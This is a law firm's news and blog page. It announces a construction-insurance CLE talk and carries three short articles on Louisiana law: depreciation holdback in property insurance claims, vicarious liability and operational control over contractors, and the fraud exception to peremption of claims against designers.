News
Mary Anne Wolf will present Construction Insurance at the LSU and LSBA Construction Law CLE Program.
Published on: September 17, 2024
Mary Anne Wolf will present Construction Insurance at the LSU and LSBA Construction Law CLE Program on September 20, 2024.
Keogh Cox & Wilson, Ltd. provides this blog as a public service for general information only. The materials contained herein may not reflect the most current legal developments or even express the opinion of all or even most of Keogh Cox attorneys. Such material does not constitute legal advice or form any attorney-client relationship. Keogh Cox and all contributing author(s) expressly disclaim all liability to any person with respect to the contents of this Web site and Blog and expect that no reliance will be made upon the information provided.

In Louisiana, we are all too familiar with natural disasters. Every “hurricane season,” we hope the storm causes only minor inconvenience; but history teaches us to prepare for more. When these storms come, home and business owners inevitably make post-disaster insurance claims to repair the damage. While the specific amount owed for property damage is determined by the terms of the policy, the amount received may be affected by when (and if) the damage is repaired.
An insurer will work with you to identify the “actual cash value” or “ACV” of the damaged property when handling your claim. “ACV” is defined as the cost to repair/replace the damage, less depreciation. Jouve v. State Farm Fire and Cas. Co., 2010-1522 (La.App. 4 Cir. 8/17/11), 74 So.3d 220. Many policies provide that an insurer is not obligated to provide you with more than the “ACV” of the damage, unless and until you actually make repairs. Later, you can recover the depreciation amount once you submit proof that the repairs are complete. Courts have enforced such provisions in many cases, regardless of the type of loss.
So, what happens if you never make the repairs? Simply, the insurance company may never owe the depreciation. In Hackman v. EMC Ins. Co., 07-552 (La.App. 5 Cir. 3/25/08), 984 So.2d 139, the plaintiff’s property was damaged by a fire. The insurer paid the ACV of the loss but withheld depreciation pending repairs. The plaintiff never made the repairs and ultimately sold the property. The Court ruled the plaintiff was not entitled to recover the difference.
Similarly, in Jouve v. State Farm Fire & Cas. Co., supra, the plaintiffs’ home was damaged by wind during Hurricane Katrina. Their insurer paid the ACV of the loss. Thereafter, the plaintiffs sold the home “as is” and sought recovery for the depreciation. The court reviewed the policy and found the plaintiffs’ sale of the home without repairs limited their recovery to ACV.
As with any insurance claim, you should always read your policy before losses occur to ensure you understand its terms and conditions. Maybe add this as an unusual step to your hurricane checklist. As these cases show, your ultimate recovery can be affected by what you do, or do not do, following the loss.

Under Louisiana’s comparative fault system, each party in a lawsuit generally is only liable for their own percentage of fault. However, in some instances, a party may be “vicariously” liable for the fault of another party. One example of vicarious liability is an employment relationship, where an employer can be liable for the fault of its employees. On the other hand, vicarious liability generally does not apply when the alleged “employee” is found to be an independent contractor. Whether a worker qualifies as an employee or an independent contractor often becomes an important issue in suits related to construction projects.
The test for determining whether a party is an employee or an independent contractor involves analysis of who has the right to control his or her work. In the construction context, courts distinguish between “operational control” (which suggests an employment relationship) and control as it relates to the results of the work (which suggests an independent contractor relationship). Two recent cases examine this issue and provide examples of how courts analyze the type of control necessary to establish vicarious liability in the construction projects.
In Stonetrust Com. Ins. Co. v. TBT Contracting, Inc. of LA, homeowners hired a general contractor to renovate their home. During the project, an electrical subcontractor was injured after falling through an attic space. It was alleged that the general contractor created a hazard by cutting a hole in the attic and concealing it. The plaintiff sued the general contractor and the homeowner. The court had to determine whether the homeowner could be liable for the subcontractor’s injuries, which would require a finding that the homeowner was vicariously liable for the general contractor’s fault.
The plaintiff argued that the homeowners were particularly involved in the project. It presented evidence to show the homeowners would give suggestions regarding the work to be performed and also directed alterations or additions to the work. The plaintiff argued that this demonstrated control over the general contractor’s work. However, the court disagreed. Despite the homeowners’ level of involvement, the court held that their control was limited to the results of the work, and was not “operational control.” The general contractor therefore was an independent contractor, and the homeowners were not vicariously liable for its acts.
In Baham v. Fisk Elec. Co., a city worker brought suit against a general contractor after suffering injuries from an electrical shock. The worker alleged that the general contractor was vicariously liable for the fault of its subcontractor. While evidence showed the subcontractor relied on the general contractor for the location of its work, the court found that this was not “operational control.” The court observed that general contractors are entitled to exercise supervisory control over its independent contractors to ensure compliance with the contract. It further found that suggestions or instructions given to an independent contractor do not equate to control over the methods or details of the work. Absent such “operational control” vicarious liability could not be imposed.
Though they may be limited to their facts, these cases show courts usually require a showing of more than suggestions or instructions regarding the work to establish the “operational control” necessary to trigger vicarious liability. Absent such a showing, independent contractors usually remain independent.
Case References:
Stonetrust Com. Ins. Co. v. TBT Contracting, Inc. of LA, 2022-0971 (La. App. 1 Cir. 4/14/23), 2023 WL 2947826
Baham v. Fisk Elec. Co., 2022-0551 (La. App. 4 Cir. 3/22/23), 2023 WL 2595253
All claims against professional designers are perempted (extinguished) under La. R.S. 9:5607 five years after the project is completed with an exception for fraud. In cases of fraud, an otherwise untimely lawsuit can go forward. For this reason, plaintiffs often allege fraud when the claim may be perempted. This scenario was present in the recent First Circuit decision in Markiewicz v. Sun Constr., L.L.C, 2019-1590 (La. App. 1 Cir. 9/18/20), 2020 WL 5587265. The decision helps to explain when a designer’s alleged conduct falls outside of ordinary negligence based upon the standard of care and becomes fraudulent.
Broadly, fraud is designed as “a misrepresentation or a suppression of the truth made with the intention either to obtain an unjust advantage for one party or to cause a loss or inconvenience to the other.” La. C.C. art. 1953. Fraudulent intent or intent to deceive is a necessary element of a fraudulent misrepresentation. Therefore, fraud cannot be predicated on a mere mistake or negligence, however gross.
In Markiewicz, the plaintiff homeowners filed a class action lawsuit in 2006 arising from flooding of their neighborhood. Ten years later, plaintiffs added as defendants the engineers involved in the design of the drainage system, including the engineers who prepared the surveys for the development. Absent fraud, the newly added claims would be untimely. Plaintiffs alleged that the engineers fraudulently provided incorrect or misleading survey certificates, despite their knowledge that the certificates were incorrect.
The engineers filed a motion for summary judgment on peremption because more than five years had passed from the completion of their services. The engineers argued that plaintiffs could not prove fraud under facts of the case such that the fraud exception would not apply.
The Markiewicz court ruled for defendants. Although there was a dispute as to whether the engineers’ measurements were erroneous, the court found that plaintiffs failed to prove that the services were fraudulent. The plaintiffs provided no evidence that the engineers were aware of any discrepancy in preparing the surveys or that they knowingly misrepresented the surveys. As such, the court found that the fraud exception did not apply, and plaintiffs’ claims against the engineers were perempted. Through its analysis, the Markiewicz court made clear that labelling allegedly negligent conduct as fraudulent is insufficient to defeat a supported motion. While fraud may be established by circumstantial evidence, including highly suspicious facts and circumstances, the court found the record devoid of such facts.